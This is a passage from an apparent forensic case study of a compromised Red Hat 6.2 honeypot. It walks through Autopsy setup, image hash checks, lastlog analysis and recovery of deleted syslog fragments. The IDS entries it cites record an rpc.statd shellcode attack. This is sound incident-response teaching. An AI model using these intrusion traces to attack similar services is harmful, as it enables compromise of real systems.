74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  t...............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The background information states that the partition images are from a default Red Hat v6.2 Server installation, to aid with the investigation a separate test machine has been installed with a default Red Hat v6.2 Server installation from a clean Red Hat v6.2 Installation CD.

[22] Intrusion Detection System

6.4.3 Questions

The goal of this investigation is to answer the following questions:

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)
2. What details about the intruder(s) can be recovered from the compromised system.
3. Was there a "rootkit" or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?
4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known "clean" system of similar configuration.)

6.4.4 Analysis

The first step of the analysis process is to retrieve the bit-image copies of the active partitions. Each partition is provided as a compressed file with accompanying MD5 hash values for both the compressed and uncompressed versions of each partition. The compressed partitions were downloaded and the MD5 hash values were placed into a valid 'md5sum' input file called 'honeypot.gz.md5'.

Table 39 Case Study 03 - Contents of 'honeypot.gz.md5'

```
f8e5cdb6f1109035807af1e141edd76d  honeypot.hda1.dd.gz
6ef29886be0d9140ff325fe463fce301  honeypot.hda5.dd.gz
8eb98a676dbffad563896a9b1e99a95f  honeypot.hda6.dd.gz
be215f3e8c2602695229d4c7810b9798  honeypot.hda7.dd.gz
b4ff10d5fd1b889a6237fa9c2979ce77  honeypot.hda8.dd.gz
9eed26448c881b53325a597eed8685ea  honeypot.hda9.dd.gz
```

Confirmation that the integrity of the compressed partitions has not been compromised is illustrated in Table 40.

Table 40 Case Study 03 - Integrity Confirmation

```
# md5sum -c honeypot.gz.md5
honeypot.hda1.dd.gz: OK
honeypot.hda5.dd.gz: OK
honeypot.hda6.dd.gz: OK
honeypot.hda7.dd.gz: OK
honeypot.hda8.dd.gz: OK
honeypot.hda9.dd.gz: OK
```

Hash values for the uncompressed versions of each partition were placed into a valid ‘md5sum’ input file called ‘honeypot.md5’ and the integrity is checked.

Table 41 Case Study 03 - Contents of 'honeypot.md5'

```
a1dd64dea2ed889e61f19bab154673ab  honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b  honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6  honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d  honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b  honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f  honeypot.hda9.dd
```

Confirmation that the integrity of the uncompressed partitions has not been compromised is illustrated in Table 42.

Table 42 Case Study 03 - Integrity Confirmation

```
# md5sum -c honeypot.md5
honeypot.hda1.dd: OK
honeypot.hda5.dd: OK
honeypot.hda6.dd: OK
honeypot.hda7.dd: OK
honeypot.hda8.dd: OK
honeypot.hda9.dd: OK
```

6.4.4.1 Creation of an Autopsy Case

The integrity of the image files was confirmed, leading to the next step which is the creation of a case within Autopsy. This case study is more complex than the previous case studies therefore more detailed information will be provided outlining all processes required creating the Autopsy case and analysing the images within Autopsy.

The initial steps for creating an Autopsy case for this case study are similar to the steps outlined in section 6.2.4.1 on page 104 and those steps should be followed up

until the ‘Adding New Host’ stage where the following needs to be taken into account.

When dealing with hard disk partition images an investigator must to be careful to correctly enter the timezone information, else any time related conclusions may be incorrect. The compromised server’s time zone was set to GMT-0600 (CST), so ‘CST6CDT’ must be entered into the Time Zone text field as Autopsy does not correctly interpret time zones input in the ‘GMT-????’ format.

WARNING: The online help for Autopsy does not state that the ‘GMT-????’ format is not an acceptable input, and the Autopsy Forensic Browser will not complain if a value is entered in this format. However the online help does provide a list of common time zones that are acceptable.

It is unknown if the time on the compromised machine was skewed from a time source so no value is entered for this.

An ‘Alert Hash Database’ was not provided for this investigation, however it is known the installation was a default Red Hat v6.2 Server installation, so the MD5 hash values have been extracted from the NIST[23] National Software Reference Library (NSRL) [43] for a Red Hat v6.2 default installation and the file containing these values has been set as the ‘Ignore Hash Database’.

[23] National Institute of Standards and Technology.




Figure 63 Case Study 03 - Autopsy - Adding a new Host

Once configuration details have been entered for the host Autopsy creates the Host folder structure within the Case structure inside the evidence locker.

At this stage the Case and Host have been created for this investigation, now the investigator needs to begin adding each of the partition images.

The ‘Add a New Image’ form (Figure 64) allows the investigator to enter information on the image file. The process of adding a new image will need to be followed for each of the partition images, due to the process being the same for each partition only adding the first partition will be documented.

The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the images will be imported as ‘Symlinks’ to the original images. The root partition image file (‘honeypot.hda8.dd’) has been extracted from the compressed file provided, and this image is configured first.




Figure 64 Case Study 03 - Autopsy - Add a New Image

Autopsy is able to automatically determine the volume system type for the partition image as a Linux ‘ext’ partition, so the investigator is not required to select the type of file system.

The ‘Image File Details’ section (Figure 65) allows the investigator to select options for the data integrity of the image. The MD5 hash value for the partition image has been provided and can be inserted into the ‘Data Integrity’ text box to allow Autopsy to verify the integrity of the partition image. Autopsy will generate an MD5 checksum for the partition image and compare this to the value inserted into the text box.

The ‘File System Details’ section (Figure 65) allows the investigator to specify the mount point and file system type. The mount point for the first partition is the root directory, so this is set to ‘/’, the File System Type has already been determined by Autopsy as ‘ext’.




Figure 65 Case Study 03 - Autopsy - Image Details

After entering the Image File Details Autopsy will check the integrity of the partition image file and add the image configuration to the host configuration.

The Add Image Process needs to be repeated for each partition image until the investigator has completed the host configuration (Figure 66), at which point Autopsy can be used to analyse the contents of the partition images.

Figure 66 Case Study 03 - Autopsy - Host Manager

Note: As of v2.04, Autopsy supports importing entire disk images into a host as well as partition images. Importing entire disk images can speed up the host configuration phase.

6.4.4.2 Creation of Search Indexes

Similarly to the steps taken in section 6.2.4.2 on page 112, search index files are created for the partition images.

6.4.4.3 Creation of Event Sequencer

Autopsy provides an event sequencer that allows the investigator to make notes and comments about pieces of evidence with an associated time. In the case of files or Meta data the time can be one or more of the MAC times, for other notes the time can be entered manually.

Using the 'Event Sequencer' button found in the Host Gallery the investigator is presented with the Event Sequencer input form which allows them to enter the notes associated with this case.




Figure 67 Case Study 03 - Autopsy - Event Sequencer

When first entering the Event Sequencer there are no events listed (Figure 67), and the operator is given a memo field along with drop boxes for selecting the date and time, and source of the event. After entering each event the operator is presented with a confirmation form (Figure 68).




Figure 68 Case Study 03 - Autopsy - Event Sequencer Confirmation

Using the Event Sequencer form an event is entered for each of the notes provided in the background information as illustrated in Figure 69.

Event Sequencer

Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871

Figure 69 Case Study 03 - Autopsy - Event Sequencer

6.4.4.4 Inspection of '/var/log/lastlog' log file entries

The '/var/log/lastlog' file is a binary database that contains information pertaining to the previous logon sessions including username, port, location, and time of last logon.

Autopsy does not provide a direct method for viewing the contents of this file in an understandable mannerr; however the file can be exported to be analysed by an external program. In order to export the contents of this file the 'File Analysis' function of Autopsy can be used on the 'honeypot.hda7.dd' partition image. Firstly the investigator needs to select the correct partition image from the 'Host Manager' and then select the 'Analyze' button (Figure 70).




Figure 70 Case Study 03 - Autopsy - Host Manager - Image Selection

From within the 'File Analysis' mode of Autopsy, the quickest method to get to the file required is to enter the filename into the 'File Name Search' text box, and select the 'Search' button (Figure 71).




Figure 71 Case Study 03 - Autopsy - File Name Search

The results are displayed (Figure 72), and selecting the filename will display the contents of the file within the Autopsy Forensic Browser and allow the investigator to export the contents to the analysis machine.




Figure 72 Case Study 03 - Autopsy - File Name Search Results

Because the file is a binary file and it is 1460292 bytes in size it will not display very well within the Autopsy Forensic Browser (Figure 73), however the investigator can select the 'Export' link to save a copy of the file to the analysis machine.




Figure 73 Case Study 03 - Autopsy - File View

Selecting the export link will cause the investigator's web browser to download a file called 'vol5-var.log.lastlog', which can then be analysed with a 'lastlog' analysis tool.

The 'lastlog.c' source code released to the public domain by Thomas Roessler [55] is utilised on a system with the same timezone as the compromised system (Note: If the

timezone is different then the logon dates and times will be translated incorrectly). Ensuring that the timezone matched the compromised system the program generated by ‘lastlog.c’ is then executed and provides the information contained in Table 43 from the ‘vol5-var.log.lastlog’ file that was previously exported from the compromised system.

Table 43 Case Study 03 - Lastlog File Analysis

```
    0   tty1            Wed Nov  8 20:37:37 2000
 5000   1               Wed Nov  8 08:45:24 2000
                        (from c871553-b.jffsn1.mo.home.com)
```

This indicates the last login from user id ‘0’ was at 20:37:37 on November 08 2000, and the last login from user id ‘5000’ was at 08:45:24 on November 08 2000. The user id’s can usually be matched to those found within the ‘/etc/passwd’ file. Inspection of the ‘/etc/passwd’ file is performed in a later step.

6.4.4.5 Inspection of '/var/log/messages' log file entries

Many events which occur on a Linux operating system are logged within the '/var/log/messages' file, by analysing this file it may be possible to obtain further information regarding the compromise.

The IDS logs provided in the background information for this case state the intrusion occurred on November 07th. Only the log entries within the '/var/log/messages' file from November 07th onwards will be analysed, and these entries are listed in Table 44:

Table 44 Case Study 03 - Contents of '/var/log/messages'

```
Nov  7 04:02:00 apollo anacron[1576]: Updated timestamp for job `cron.daily' to 2000-11-07
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov  8 04:02:00 apollo anacron[2159]: Updated timestamp for job `cron.daily' to 2000-11-08
```

The contents of '/var/log/messages' does not show any signs of the RPC based attack mentioned in intrusion detection log entries provided in the background information. It may be possible that this file has been edited; therefore it may be possible to find traces of unedited versions of this file within the 'honeypot.hda7.dd' partition image.

In order to search for traces of unedited versions of the '/var/log/messages' file the 'Keyword Search' function of Autopsy can be used on the 'honeypot.hda7.dd' partition image.

The '/var/log/messages' file prefixes each log entry with the current date, therefore a search for 'Nov 7' (Figure 74) may provide links to snippets of log files with this data in it.




Figure 74 Case Study 03 - Autopsy - Keyword Search

Autopsy uses the Linux 'grep' search tool for keyword searching, and any expression supported by this tool can be entered as the search string. The search for 'Nov 7' returns three matching data blocks within the partition image (Figure 75).




Figure 75 Case Study 03 - Autopsy - Keyword Search Results

The results for fragments '49453' and '49467' contain the same details found within the '/var/log/messages' file recovered from the partition image, however the results for fragment '49468' (Figure 76) contains an entry referring to the 'rpc.statd' service that is missing from the '/var/log/messages' file.




Figure 76 Case Study 03 - Autopsy - Contents of Data Unit '49468'

The final log entry for fragment '49468' appears to be truncated, so using the 'Next' button the investigator can view the contents of fragment '49469'. The contents of fragment '49469' contain matching information given within the background information.

To view these log fragments it is easier to use the Data Analysis mode of Autopsy. The Data Analysis mode allows an investigator to view the contents of an individual

data unit. A data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system may call the data unit a different thing, for example Fragments, or Clusters. This mode is most useful when recovering and analysing deleted data.




Figure 77 Case Study 03 - Autopsy - Data Unit Selection

Entering the fragment number ‘49468’ and entering ‘2’ as the number of fragments to return (Figure 77) will display the data contained within the data units ‘49468’ and ‘49469’ (Figure 78).




Figure 78 Case Study 03 - Autopsy - Data Unit Results

Selecting the 'ASCII' report link (Figure 79) will display more detailed information about this data unit.




Figure 79 Case Study 03 - Autopsy - Data Unit Search Result Options

The ASCII report provides general information such as the fragment numbers, fragment size, Inode number (if the data units are allocated to any Meta data structures), an MD5 hash value of the raw fragments, an MD5 hash value of the ASCII output as well as the contents of the data fragments. The ASCII report for fragments '49468-49469' is listed in Table 45:

Table 45 Case Study 03 - Autopsy ASCII Report for Data Units '49468-49469' on 'honeypot.hda7.dd'

```
                Autopsy ascii Fragment Report

------------------------------------------------------------
                  GENERAL INFORMATION

Fragments: 49468-49469
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: 7c2f0e941a37684f7c45e607cc0a0a45
MD5 of ascii output: 258d9dfe61ea25dd224f402f20029a57

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext

Date Generated: Tue Sep 27 03:46:31 2005
Investigator: Anthony
------------------------------------------------------------
                      CONTENT

N(uid=0)
Nov  5 10:54:05 apollo modprobe: modprobe: Can't locate module eht0
Nov  5 10:54:52 apollo inetd[408]: pid 680: exit status 1
Nov  5 10:55:11 apollo PAM_pwdb[621]: (login) session closed for user root
Nov  6 03:00:41 apollo ftpd[973]: FTP session closed
Nov  6 04:02:00 apollo anacron[1003]: Updated timestamp for job `cron.daily' to 2000-11-06
Nov  7 04:02:00 apollo anacron[1576]: Updated timestamp for job `cron.daily' to 2000-11-07
Nov  8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov  8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov        8    00:09:00    apollo    rpc.statd[270]:    SM_MON    request    for    hostname    containing    '/':
